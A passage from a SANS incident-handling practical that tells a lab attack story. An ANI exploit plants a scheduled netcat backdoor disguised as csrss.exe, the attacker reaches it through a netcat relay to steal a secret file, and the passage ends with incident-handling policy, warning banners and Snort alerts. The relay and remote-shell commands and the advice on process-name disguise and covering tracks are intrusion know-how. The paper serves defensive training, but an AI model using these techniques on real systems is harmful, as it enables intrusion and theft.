


Figure 13: Internet Explorer without Enhanced Security enabled

Johnny had disabled Internet Explorer's enhanced security configuration. Enhanced security configuration was installed by default when the Windows 2003 server was installed. Since he was going to use the server to web browse, he didn't want to have to add any questionable web sites to his "Trusted" list. Johnny knew he was breaking "Bigg Shoes" company policy by web browsing to those sites and he didn't want to leave any incriminating evidence behind.

He typed the URL into the web browser's address bar, hit the "Enter" button, and waited to be entertained.

Johnny's web browser hung up. It seemed like it was hung for about five or six seconds, then a command prompt box opened for a second, then both browser and command prompt box exited. Figure 14 illustrates what he saw before both applications closed. The command prompt box opened and then closed so fast, that even though the commands were being shown at the top, Johnny couldn't read them. As a matter of fact, he didn't even notice they were there. "That's really strange", thought Johnny. Little did Johnny know that his new server "speedy" had just been successfully attacked.




Figure 14: The moment of compromise

Johnny didn't notice that the antivirus software installed on speedy has had its auto-protect feature disabled. Someone had disabled it at some time in the past. This was bad for Johnny and good for Tom. If the auto-protect feature had been running, the malicious ANI file would have been caught before it could do any damage.

The next thing Johnny didn't see was the creation of a new scheduled task (Figure 15).




Figure 15: The new scheduled task

A scheduled job has been installed. It's named "At1" and it is going to start tomorrow at 12:45 P.M. It will execute a file named "csrss.bat" that is in the "c:\windows\system32\clientsrv" directory. Figure 16 shows the directory and file contents. Csrss.bat contains the command to start the back door.

© SANS Institute 2005, All Rights Reserved





Figure 16: Contents of the newly created directory

Johnny logged out then tried to forget the whole thing. He had a bad feeling about this.

Now it's the next day in New York City sometime after 12:45 P.M. Tom knows that if all went according to his plan, speedy should be listening for a tcp connection on port 1521. Tom uses netcat to connect to the web server in Asia on his netcat listener on tcp port 53. "All O.K. so far", he thinks. Tom then kills his netcat connection to port 53 and connects to the web server on tcp port 54, his netcat relay. Figure 17 shows what that looks like.



```
root@localhost:~  
File Edit View Terminal Go Help  
[root@localhost root]# nc 192.168.116.128 53  
Microsoft Windows 2000 [Version 5.00.2195]  
(C) Copyright 1985-2000 Microsoft Corp.  
  
C:\Evil>[root@localhost root]# nc 192.168.116.128 54  
C:\Evil>c:\evil\nc.exe 192.168.116.129 1521  
  
Microsoft Windows [Version 5.2.3790]  
(C) Copyright 1985-2003 Microsoft Corp.  
  
C:\WINDOWS\system32>
```


Connect to the Asian web server - port 53
This is only used by Tom to control the web server

Connect to the Asian web server - port 54
which is relayed to victim server "speedy"
This is only used by Tom to control speedy

Figure 17: Tom's connection via the relay

Now Tom looks for any information of interest. He browses the file system on speedy looking for secrets. For each command that Tom enters he needs to hit enter three times (two extra carriage returns) since they are being relayed via netcat through the Web server in Asia. He looks into the "c:\Documents and Settings" directory and sees that Mr. Bigg (the owner of the company) has a directory located there. Tom changes directory into Mr. Bigg's "My Documents" folder and issues a "dir" command to see what's there. Tom sees a file named "secret.txt". He types out the contents of that file and sees some information he can use (Figure 18).

© SANS Institute



```
root@localhost:~  
File Edit View Terminal Go Help  
Volume Serial Number is 9014-5966  
  
Directory of C:\Documents and Settings\MrBigg\My Documents  
  
04/07/2005 11:04 AM <DIR> .  
04/07/2005 11:04 AM <DIR> ..  
04/07/2005 11:04 AM 435 secret.txt  
1 File(s) 435 bytes  
2 Dir(s) 6,959,083,520 bytes free  
  
C:\Documents and Settings\MrBigg\My Documents>type secret.txt  
  
C:\Documents and Settings\MrBigg\My Documents>  
  
C:\Documents and Settings\MrBigg\My Documents>  
type secret.txt  
The marketing department has determined that YAK skin shoes are going to be the next big hit in  
ladies shoes this year. Our company is going to buy up all the YAK skins we can get our hands  
on starting May 1, 2005. Price will be no object as we intend to corner the YAK skin market. No  
t one of our competitors knows of this, and after we buy up all the YAK skins, they will find i  
t impossible to find any available. This is TOP secret!  
C:\Documents and Settings\MrBigg\My Documents>  
  
C:\Documents and Settings\MrBigg\My Documents>[root@localhost root]#  
[root@localhost root]#
```

Figure 18: Tom steals the secret information

Tom plans to sell the secret plans to Mr. Bigg's competition, if they are interested. Tom's goal of stealing company secrets from Mr. Bigg's shoe manufacturing company has been achieved. It looks like Yak skins are going to be a hot commodity this summer.

Subsection 4 - Keeping Access:

There are a couple of reasons why Tom named his netcat file "csrss.exe" instead of leaving it as "nc.exe". The first reason is that netcat is a well known network tool. If one of Johnny's system administrator coworkers saw netcat running on the file server they would immediately become suspicious that something was wrong. By naming the file the same name as a Windows system file when it shows up in a running process list it's likely to be overlooked. Another reason is that if someone tries to kill the process "csrss.exe", the Windows operating system won't allow it. There are several processes that based upon their file names, Windows will not allow to be killed. They are "csrss.exe", "lsass.exe", "services.exe", "winlogon.exe", and "smss.exe". If you try to open Task Manager and kill any of these processes you will get a popup message stating "This is a critical system process. Task Manager cannot kill this process."

Subsection 5 - Covering the Tracks:

Tom knows that his backdoor listener may be discovered soon. He used a web server that was located in Asia to confuse matters. Tom's computer is in the USA, so tracking back the attack to Tom would be difficult. Tom's not going to

connect to speedy directly from his computer, because that might leave a log entry in the firewall logs at Johnny's company. Tom wants someone else to look like the attacker. He will use netcat to connect to the web server he has control of in Asia, and then connect from that computer to speedy. This netcat relay makes it look like the attacker is coming from the web server located in Asia.

In addition to the language barrier, the laws differ between The United States and the country in Asia. Another obstacle to cooperation between the parties involved is time. While it's daytime in Asia, it's nighttime in the USA. This fact of nature makes it even harder for the authorities to work together.

Tom made a point of communicating with Johnny over the telephone. There are no e-mail messages that could be referenced back to Tom. If there were then it may be easy to determine when the attack began and who was involved. Without a written or electronic communication trail, it's Johnny's word against Tom's.

Tom also has Johnny in a compromised position. Tom thinks that it's likely that Johnny will keep quiet since his actions were against his company's policies. In a way, Johnny might feel like an accomplice and probably will keep quiet about the whole thing.

Virtual Network Diagram




Figure 19: Network Diagram

In our virtual attack scenario, the exploited Web Server located in Asia is running Windows 2000 Advanced Server. Its IP address is 192.168.116.128. The Victim's network intrusion detection system workstation is running Linux RedHat version 9. Its IP address is 192.168.116.132 and is located in New York City. The Victim's computer is running Windows 2003 Server. Its IP address is 192.168.116.129 and is located in New York City. Tom's workstation is running Linux RedHat version 9. Its IP address is 192.168.116.145 and is located in Chicago. All the systems are actually running on a virtual network connected to a virtual hub for the purpose of this demonstration.

© SANS Institute 2005, Author retains full rights.

Part Four - Handling the Incident

Subsection 1 - Preparation:

Every organization should have policies in place to give guidance to their employees. Computer security policies need to be a part of the overall organizational policies. Some important computer security policies to have are warning banner requirements, acceptable use, and passwords. It's very important to have warning banners installed on all the systems that may be accessed either by authorized or unauthorized users. Policies should be reviewed by the organization's legal council prior to enactment. Incident handlers should be especially aware of the information security policies the organization they are working for, as this will be part of their incident handling process.

The acceptable use policy for "Bigg Shoes" states that:

Internet access is provided to the employees of this organization in order to help them do their work. It is a tool to be used for work related purposes. Inappropriate internet usage, such as on line gambling, viewing or downloading sexual content, or excessive personal use of the internet detracts from employee productivity and may violate other employees' rights to a safe work place. Employees who fail to comply with this policy may be subject to disciplinary actions including, but not limited to, revocation of internet access for a period of time, as determined by management, or even termination.

The password policy for "Bigg Shoes" states that:

Each employee in this organization has been issued a user identification name (user ID) and has created a corresponding password for their user ID. Your password follows certain rules, established by management, specifying the password length and character combination requirements. This insures your network identity can not be impersonated. No employee should ever ask for someone else's password or give their password to anyone else. Neither management, technical support personnel, nor anyone else ever needs to know your password. If you think someone has become aware of your password you must immediately report your suspicions to your supervisor. Employees who fail to comply with this policy may be subject to disciplinary actions including, but not limited to, revocation of network access for a period of time, as determined by management, or even termination.

Warning banners are a "must have" in today's world. Warning banners need to be displayed for all possible services that the computers may offer. For example, let's say your organization's web server displays a warning banner for it's web services, but doesn't display them for the secure shell services it also offers, Then let's say that some evil person successfully cracks a user ID and password combination on that server with a brute force ssh attack, then logs in with that user ID and is not displayed a warning banner. The legal issues will become

more complicated by the fact that no warning banner was displayed to the evil person. There are many legal issues arising from the internet and the global reach it has. Due to the very nature of warning banners, an expression of what the organization believes and acts upon concerning privacy issues, they need to be carefully reviewed by the organization's legal council. The warning banner expresses the organization's policy for expected privacy. An incident handler needs to know, before beginning an investigation, what evidence may be looked for based upon the organization's expected privacy policy and also in addition with the laws in effect at that time.

Here's an example of a warning banner from The Department of Defense.¹⁸

DOD WARNING BANNER

This is a Department of Defense computer system. This computer system, including all related equipment, networks and network devices (specifically including Internet access), are provided only for authorized U.S. Government use. DoD computer systems may be monitored for all lawful purposes, including to ensure that their use is authorized, for management of the system, to facilitate protection against unauthorized access, and to verify security procedures, survivability and operational security. Monitoring includes active attacks by authorized DoD entities to test or verify the security of this system. During monitoring, information may be examined, recorded, copied and used for authorized purposes. All information, including personal information, placed on or sent over this system may be monitored. Use of this DoD computer system, authorized or unauthorized, constitutes consent to monitoring of this system. Unauthorized use may subject you to criminal prosecution. Evidence of unauthorized use collected during monitoring may be used for administrative, criminal or adverse action. Use of this system constitutes consent to monitoring for these purposes.

The words "monitored" or "monitoring" appear seven times in that very short document. The document tells all users, authorized and unauthorized, that their actions may be monitored and that they should not expect any privacy. This consent helps the incident handler legally collect the evidence to determine what happened. It's very important to get the exact wording of your organization's warning banner examined and approved in writing by the organization's management and its legal council. Our fictitious company, "Bigg Shoes" uses very similar wording in their warning banner. It has these main points in its banner:

- This computer is to be used for conducting "Bigg Shoes" business
- In order to protect this computer, it may be monitored at any time.

¹⁸ Naval Surface Warfare Center, "PRIVACY AND SECURITY STATEMENT CONDITIONS & RESTRICTIONS",
<http://www.ncsc.navy.mil/Notice_of_Conditions_and_Restrictions_on_System.htm>

- Anyone using this computer should expect no privacy and consents to such by using this computer.
- Unauthorized use is prohibited.
- If unauthorized use or criminal activity has been detected during the authorized monitoring of this computer, at “Bigg Shoes” discretion, such activity may be reported to law enforcement.

In addition to company policies and a custom warning banner “Bigg Shoes” has invested in several network defense mechanisms. Some of these investments are in hardware, software, and personnel. The company has hired information security employees and invested in training for them. The company has a firewall system, a network intrusion detection system, and host based protection such as antivirus software. There are policies for each of these defenses and procedures as to how they are to be configured.

There are several layers of defense available to defend the network. Some of them are:

- Perimeter layer defenses, such as access control lists on boundary routers, Perimeter firewalls, Network Intrusion Detection Systems (NIDS).
- Network Segment protection using the same tools as the perimeter defenses, but at the segment boundaries within the network.
- Host Based protection, such as file integrity checkers and antivirus software.

Subsection 2 - Identification:

On the afternoon of April 13, 2005 one of Mr. Bigg’s information security employees, Bob, whose job it was to monitor the NIDS alerts, reads the Snort alerts (illustrated in Figure 20).

<pre> [**] [1:3079:2] WEB-CLIENT Microsoft ANI file parsing overflow [**] [Classification: Attempted User Privilege Gain] [Priority: 1] 04/12-09:30:59.857770 192.168.116.128:80 -> 192.168.116.129:1037 TCP TTL:128 TOS:0x0 ID:956 IpLen:20 DgmLen:1216 DF ***AP*** Seq: 0x47A924FD Ack: 0x66BADDAD Win: 0xF8CD TcpLen: 20 [Xref => http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-1049] </pre>	<p>This is the alert generated by Snort as it detects the malicious "rolithedice.ani" file crossing the network.</p>
<pre> [**] [1:1444:3] TFTP Get [**] [Classification: Potentially Bad Traffic] [Priority: 2] 04/12-09:31:06.060316 192.168.116.129:1038 -> 192.168.116.128:69 UDP TTL:128 TOS:0x0 ID:243 IpLen:20 DgmLen:46 Len: 18 </pre>	<p>This is the alert generated by Snort as it detects the tftp "get" traffic crossing the network</p>
<pre> [**] [1:648:7] SHELLCODE x86 NOOP [**] [Classification: Executable code was detected] [Priority: 1] 04/12-09:31:06.314829 192.168.116.128:1047 -> 192.168.116.129:1038 UDP TTL:128 TOS:0x0 ID:991 IpLen:20 DgmLen:544 Len: 516 [Xref => http://www.whitehats.com/info/IDS181] </pre>	<p>These alerts are generated from Snort detecting the file csrss.exe (our renamed netcat.exe file) being sent via tftp to the victim computer</p>
<pre> [**] [1:648:7] SHELLCODE x86 NOOP [**] [Classification: Executable code was detected] [Priority: 1] 04/12-09:31:06.366538 192.168.116.128:1047 -> 192.168.116.129:1038 UDP TTL:128 TOS:0x0 ID:1034 IpLen:20 DgmLen:544 Len: 516 [Xref => http://www.whitehats.com/info/IDS181] </pre>	
<pre> [**] [1:648:7] SHELLCODE x86 NOOP [**] [Classification: Executable code was detected] [Priority: 1] 04/12-09:31:06.367501 192.168.116.128:1047 -> 192.168.116.129:1038 UDP TTL:128 TOS:0x0 ID:1037 IpLen:20 DgmLen:544 Len: 516 [Xref => http://www.whitehats.com/info/IDS181] </pre>	
